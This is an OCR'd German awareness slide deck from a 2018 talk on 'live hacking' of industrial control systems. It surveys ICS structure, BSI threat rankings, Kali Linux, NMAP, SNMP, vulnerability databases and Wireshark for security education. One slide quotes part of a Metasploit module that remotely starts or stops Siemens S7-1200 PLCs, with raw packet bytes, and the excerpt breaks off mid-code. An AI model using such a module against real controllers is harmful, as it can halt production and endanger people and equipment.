Mittelstand 4.0
Agentur Prozesse

Mittelstand-
Digital

Gefördert durch:
Bundesministerium
für Wirtschaft
und Energie
aufgrund eines Beschlusses
des Deutschen Bundestages

Live Hacking - Manipulation industrieller Steuerungen

Mittelstand 4.0 – Agentur Prozesse
c/o tti Technologietransfer und
Innovationsförderung Magdeburg GmbH

Förderinitiative Mittelstand 4.0 –
Digitale Produktions- und Arbeitsprozesse

Roland Hallau

Schwerin, 30.01.2018

FTK
Forschungsinstitut
für Telekommunikation
und Kooperation


IHK
Industrie- und Handelskammer
Chemnitz

TECHNISCHE UNIVERSITÄT
CHEMNITZ


tti
TECHNOLOGIETRANSFER UND
INNOVATIONSFÖRDERUNG
MAGDEBURG GmbH

Industrielle Steuerungen

- Industrielle Steuerung = Industrial Control System ICS
- Überbegriff für industrielle Steuerungen
- ICS verarbeiten Informationen und steuern regelbasiert




Industrielle Steuerungen und die Automatisierungspyramide



	ERP, Server, Office-IT
Betriebsleitebene	MES, Server, Workstations, Office-IT
Prozessleitebene	SCADA, Leitsystem, MTU, HMI, Historian
Steuerungsebene	SPS, MTU, IED
Feldebene	Sensoren, Aktoren, dezentrale Peripherie, Motoren

Industrielle Steuerungen - Human Machine Interface HMI

- Mensch-Maschine-Schnittstelle
- Visualisiert den Prozess (Darstellung von Istwerten)
- Dient oft zur Eingabe von Sollwerten
- Panel-PC mit Touchscreen




Industrielle Steuerungen - Top 10 Bedrohungen nach BSI

Nr. (Nr. alt)	Top 10 2016	Top 10 2014
1 (3)	Social Engineering und Phishing†	Infektion mit Schadsoftware über Internet und Intranet
2 (2)	Einschleusen von Schadsoftware über Wechseldatenträger und externe Hardware	Einschleusen von Schadsoftware über Wechseldatenträger und externe Hardware
3 (1)	Infektion mit Schadsoftware über Internet und Intranet	Social Engineering
4 (5)	Einbruch über Fernwartungszugänge	Menschliches Fehlverhalten und Sabotage
5 (4)	Menschliches Fehlverhalten und Sabotage	Einbruch über Fernwartungszugänge
6 (6)	Internet-verbundene Steuerungskomponenten	Internet-verbundene Steuerungskomponenten
7 (7)	Technisches Fehlverhalten und höhere Gewalt	Technisches Fehlverhalten und höhere Gewalt
8 (9)	Kompromittierung von Extranet und Cloud-Komponenten	Kompromittierung von Smartphones im Produktionsumfeld
9 (10)	(D)DoS Angriffe	Kompromittierung von Extranet und Cloud-Komponenten
10 (8)	Kompromittierung von Smartphones im Produktionsumfeld	(D)DoS Angriffe

Quelle: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS_005.pdf%3bjsessionid=31D99F123864924D07605528E1B40837.2_cid369?__blob=publicationFile&v=4

Industrielle Steuerungen - potenzielle Bedrohungsquellen

Industrielle Steuerungen - Vorgehen bei der internen Manipulation



Kali-Linux

- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge, zum Test der Sicherheit in Computersystemen


Datensammlung von Personen oder Unternehmen	Ausspähen von Netzwerken	Penetrationstests
Manipulationstools	Knacken und Testen von Passwörtern	Entwickeln und Testen von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung

Werkzeug NMAP zur Identifikation von Netzwerkkomponenten


- Network Mapper

- Einsatzzweck
  - Netzwerkdiagnose
  - Netzwerkkomponenten finden und identifizieren
  - liefert Informationen zu Netzwerkkomponenten (z.B. Betriebssystem, Firmware, offene Ports)





Werkzeug SNMP-Check zur Identifikation von Netzwerkkomponenten

- Simple Network Management Protocol
- Standard zur
  - Überwachung von Netzwerkkomponenten
  - Fernsteuerung und -konfiguration von Netzwerkkomponenten
  - Fehlererkennung und -benachrichtigung
- Schwächen bei der Sicherheit



Schwachstellensuche - Statistik





https://scadahacker.com

Schwachstellensuche - Datenbanken

- Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST
- https://web.nvd.nist.gov/view/vuln/search

CVE Details – MITRE
- http://www.cvedetails.com

Exploit-Database
- https://www.exploit-db.com

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts
- https://hpi-vdb.de/vulndb


Schwachstellensuche - Ergebnis der Recherche im Internet

- Exploit
  - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
  - Gegenmaßnahmen noch nicht verfügbar (update)

```
# Exploit Title:  Simatic S7 1200 CPU command module
# Date: 15-12-2015
# Exploit Author: Nguyen Manh Hung
# Vendor Homepage: http://www.siemens.com/
# Tested on: Siemens Simatic S7-1214C
# CVE : None
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

    include Msf::Exploit::Remote::Tcp
    include Msf::Auxiliary::Scanner
    def initialize(info = {})
        super(update_info(info,
            'Name'=> 'Simatic S7-1200 CPU START/STOP Module',
            'Description'   => %q{
                Update 2015
                The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
            },
            'Author'      => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
            'License'           => MSF_LICENSE,
            'References'     =>
                [
                    [ 'nil' ],
                ],
            'Version'        => '$Revision$',
            'DisclosureDate' => '11-2015'
            ))

            register_options(
                [
                    Opt::RPORT(102),
                    OptInt.new('FUNC',[true,'func',1]),
                    OptString.new('MODE', [true, 'Mode select:
                    START -- start PLC
                    STOP  -- stop PLC
                    SCAN  -- PLC scanner',"SCAN"]),
                ], self.class)
    end
################################################################################
    def packet()
        packets=[       #dua tren TIA portal thay cho hello plc
                        "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
                        "\x00\x06\x00\xc1\x02\x06\x00\xc2"+
                        "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
                        "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
                        "\xc0\x01\x0a",

                        #session debug
                        "\x03\x00\x00\xc0\x02\xf0\x80\x72"+
                        "\x01\x00\xb1\x31\x00\x00\x04\xca"+
                        "\x00\x00\x00\x02\x00\x00\x01\x20"+
                        "\x36\x00\x00\x01\x1d\x00\x04\x00"+
                        "\x00\x00\x00\x00\xa1\x00\x00\x00"+
                        "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
                        "\x00\x15\x16\x53\x65\x72\x76\x65"+
```

Schwachstellenanalyse im Labor


- Wireshark - kostenloses Tool
  - Netzwerkanalyse
  - Aufzeichnung und Analyse des Datenverkehrs im einem Netzwerk




Manipulation

